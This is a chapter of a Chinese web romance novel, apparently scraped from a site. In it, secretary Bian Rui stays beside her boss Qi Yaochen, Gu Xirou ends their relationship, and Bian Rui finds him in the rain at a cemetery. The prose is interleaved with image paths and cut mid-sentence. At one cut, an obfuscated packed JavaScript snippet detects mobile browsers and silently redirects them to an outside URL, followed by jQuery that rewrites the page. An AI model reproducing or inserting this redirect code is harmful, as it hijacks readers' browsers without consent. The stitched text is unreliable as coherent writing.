齐曜辰手底下所有女员工全部调职。
除了边芮。
消息很快传遍整个公司。
阿鎏为此特意发来问候:【边秘书,别气馁,留在齐总身边也并非没有好处。】
望了一眼身旁空荡荡的座位,边芮面无表情敲字。
【请举例。】
对面三分钟没有动静。
【看吧,是不是一个好处也想不出来。】
她就知道。
留在齐曜辰身边根本没有好处。
【姐们,我真羡慕你。】
这是边芮的肺腑之言。
人人都有美好未来,她除外。
阿鎏被调到程副总身边,以后她连说八卦的人都难找到,倘若碰上齐曜辰发怒,全部火力她得一个人扛,遇上紧急情况,所有的工作也全都加倍。
天呐。
她想去死一死。
怎么工资就不能跟着翻倍呢。
待遇提一提,她也可以再忍一忍的嘛。
【边秘书,其实我有个憋在心底的疑问,你问过齐总为什么只有你没有调动吗?】
望着阿鎏发来的探问,边芮轻叹一声。
【我问过的。】
【是吗,那齐总怎么说?】
【他说没把我当女人。】
【???】
三个问号都无法表达阿鎏的震惊。
【齐总真这么说?】
【千真万确。】
【那齐总说话有点伤人了。】
阿鎏安慰:【边秘书,齐总脾气你是了解的,别往心里去。】
边芮没为这种事生气。
她不爱收拾打扮,平时私服也都以舒适的运动服为主,在齐曜辰看来可能的确没什么女人味。这不是重点。
重点是这导致她断送了调职的机会。
亏大了。
唉。
放下手机,边芮望了一眼办公室方向。
齐曜辰还没来。
下午公司开大会,要求所有股东出席,照道理齐曜辰也该来公司做做准备了。
边芮心里有些没底,摸索着拨通号码。
响动两声,对面挂断。
她试着再拨打一次。
对面又是秒挂。
什么情况,怎么不接呢。
正在纳闷的边芮不会想到自己一则电话给紧张的吵架局面造成多大的影响。
自从一天之内将手底下所有女员工都调离之后,齐曜辰忍不住去向顾熙柔邀功。
仿佛这样就斩断了一切祸根。
得知真相的顾熙柔只觉得他在自欺欺人。
公司的情况她有所耳闻,听说阿鎏已经被调到程副总身边,另外一位女主管也被调到分公司任经理。
而边秘书仍旧是边秘书。
这和掩耳盗铃有什么区别?
顾熙柔只觉得好笑。
齐曜辰的这一出举动丝毫没有让她感受到被受重视,反而让她将真相看得更加明白。
她不是一个拿不起放不下的人。虽说回国是为了重拾当年错过的美好,但错过就是错过,无法挽回时,她也可以潇洒放下的。
不必勉强。
她不喜欢勉强。
奈何齐曜辰守着当年的情谊,无法真正审视自己的内心,偏不放手。
两人在星云酒店宽敞的客厅里发生争执时,一道不合时宜的电话打来。
气头上的齐曜辰直接将电话挂断。
对方再次打来。
他又挂断。
顾熙柔看清了。
对面是边秘书的号码。
三人总处在这种剪不断理还乱的关系中也不是一个事,顾熙柔叹息一声,决定将真相戳破。
“曜辰,我劝你放手不是因为不在乎你,这次回国的目的,我是希望与你重归于好,以前错过的东西我想重新珍惜,但可惜上天没给我这样的机会。”
“大概是对我以前的惩罚吧,我也真心实意地感受到痛苦,可是比起接受虚假的美好,我宁愿痛苦。曜辰,你难道还不明白吗,你的心已经不在我这里了。”
“事实上,从我刚回国在边秘书手上看到你的私人银行卡时,我就感受到异样,后面你为了照顾边秘书而撇下我,那个时候我早已不是你心里的第一名。”
说到此处,顾熙柔眉目一皱。
眼里泛出些许泪光。
“我还记得当初你给我发信息,说是看到一个和我长得很像的女孩,我没有当一回事,当时我没想到有一天这个女孩会取代我在你心目中的地位,估计当时的你也没有想到。”
“可是事实就是如此,感情这种东西是没法控制的,我没有在适当的时间喜欢上你,想要回头时,你早已被别人占据心扉,如此错过,大概是没有缘分。”
“想想我们分开的时间比相识的时间还要长,什么都无法抵挡岁月的腐蚀,既然事实已经如此,我们都要学会接受,不是吗?”
一大段真诚的剖析,齐曜辰只从其中读取一点。
顾熙柔在指责他对边芮产生感情。
“我没有!”
很多东西不是凭借声音与语调就能否认的,吼得再大声,就能骗过自己吗?
顾熙柔无声叹息。
“曜辰,你要学会接受事实。”
一句话将前尘往事盖棺定论,不留任何辩解的余地。
仿佛以前所有的感情都不值一提。
齐曜辰铁青着脸,一言不发冲出酒店。
直到下午公司大会召开,也无人能联系上他。
边芮有点着急。
这是齐曜辰第一次长时间不接她电话。
不接电话也就罢了,连报平安的短信也不发一条,这样她很难不怀疑这位豪门公子哥出了什么意外。
思索再三,边芮决定亲自去找。
*
城南墓园。
一块方形石碑前,靠着一道孤单的身影。
齐曜辰放下手中的康乃馨,伸手接近冰凉的石碑。
他早已忘了母亲的温度,这么多年,每当试着去触碰,回应他的永远是无情的坚硬质感。
自从母亲走后,他很少再体会家庭的温暖。
父亲自诩对母亲深情,却在一年后很快迎娶新人。
第二年迎来新的爱情结晶。
从此一家三口完整了。
而他,彻彻底底成为外人。
过早的失去母亲让他的童年提前进入漫长的叛逆期,之后很长一段时间,他与父亲的关系如同水火。
舅舅给他做思想工作,让他看开点,这样僵持下去,只会将父亲越推越远,让父子关系越来越糟糕,最后反而成全了别人。
道理他都懂,但不想去乞讨关注。
我行我素的青春期就这样度过,成年后进入大学,一向叛逆的他反而收敛一些,他第一次产生和解的想法。
那是一个午后,母亲忌日,他从墓园回来,想找父亲长聊谈心。
老宅子里,父亲坐在沙发上看报,继母在一旁倒茶,继弟拿着玩具承欢膝下,一副其乐融融的模样。
他站在外面没敢进去。
默默观望片刻,转身走了。
回到学校,他坐在教学楼的第一层台阶上。
天空乌云密布,下起倾盆大雨。
啪——
一滴豆大的雨珠落到脸庞,中断了齐曜辰的思绪。
他抬头,阴沉的天空无数雨点又凶又猛往下落,不一会儿地面湿成一片。
这样的画面与记忆中的景象慢慢重叠。
那天也是这样的大雨,他一个人独自坐在教学楼前的台阶上。
汹涌的雨水迅速淋湿他周身。
“同学,你怎么一个人坐在这里淋雨?”
伴随着清脆的声音,一顶雨伞落到他头顶。
那是他第一次碰见顾熙柔。
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17094311|195591||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
穿着洁白长裙的顾熙柔气质优雅的形象就这样永远定格在他的脑海。
与他素不相识的顾熙柔将雨伞递给他,说淋雨会生病,劝他赶紧回宿舍。
在一个陌生人身上,他感受到久违的真挚的关心。
事后他打探过,顾熙柔是同校但不同专业的女生,一向不热衷于男女之事的他无师自通般开始每天主动制造偶遇,邀请对方吃饭。
获得回应的他很开心,以为对方也与自己拥有同样的感觉,于是选在一个烂漫的夜晚告白。
毫无疑问失败了。
原来顾熙柔心里早就有喜欢的人,送伞举动只是单纯出于善良。
听说那人是同专业的计峻奕。
很耀眼的一号人物。
不擅长参加学校任何活动的他也听过这位校园风云人物的名号。
对方长得很帅,家世也好,学习成绩很优异,还有近水楼台先得月的优势,他觉得自己比不过,心里很卑微,一直默默奉献了好久。
但他没想过放弃。
这段单方面的爱恋让他久违的平静的心再次跳动起来。
人生似乎重新有了意义。
他舍不得放弃,也不能放弃。
那是他如此珍贵的一段岁月,现在被顾熙柔一句话全部否定。
心里的钝痛如锤击般难受,是雨水也洗刷不了的憋火。
“你怎么一个人坐在这里淋雨?”
一道清脆的声音从身后传来,随后淋落到头顶的雨滴被雨伞全部隔绝。
往事逐渐重叠。
齐曜辰双眼一亮,飞速回头。
入眼的是边芮那张挂满担忧的小脸。
“淋雨很容易生病的,齐总,赶紧跟我回公司吧。”
齐曜辰没吭声。
死死盯着面前的人。
是的,她们不同。
声音不同,脸蛋不同,穿着打扮不同,行事风格不同,统统都不同。
哪哪都不一样。
为什么当初自己会把她带回公司呢?
齐曜辰想不明白。
就像他现在也不明白,自己的心跳为什么漏了一拍。一切似乎在应证顾熙柔的猜测。
而他不肯承认。
“齐总,雨越下越大,您这样会淋坏身体的,老马等在外面,我们都在盼着您回去,您还是……”
话到一半,齐曜辰起身,径直走了。
看也没看她一眼。
“您等等,我给您撑伞。”
前面的人置若罔闻,甚至加快了步伐。
边芮追在身后,一路小跑出了墓园。
定眼一看,停在外面的专车已经发动。
顶着湿漉漉身体的齐曜辰上车后吩咐司机老马开车,直接将她扔下了。
“齐总,我还没上车呢!”
追了几步的边芮眼瞧着追不上,气得咬牙切齿。
雨声掩盖了她的声音,雨水打湿了她的裤腿,怀着好心一路找来的她,就这样被独自扔在墓园外面。
方圆十里,大概很难打车。
边芮暗暗咬牙。
下次齐曜辰再玩失踪,是死是活她都不管了!
气头上的她无奈掏出手机,试着看看能否幸运打到车。
墓园太远,又在下暴雨,好几次下单都被取消。
一阵凉风吹来,边芮打了个寒颤。
她身后是整座城市最大的墓园,一块块石碑像无声的躯体伫立,天色越来越晚,气氛只会越来越恐怖。
不行,得赶紧离开。边芮埋头翻找出阿鎏的号码。
正准备拨号,一辆黑色的宾利不偏不倚停到她面前。
车窗缓缓摇下,露出一张熟悉的脸。
“需要帮忙吗?”
声音还是一如既往的温和。
边芮喜出望外,弯腰上前热情打招呼。
“好巧啊计总,每次遇到困难都能碰见你,真好!”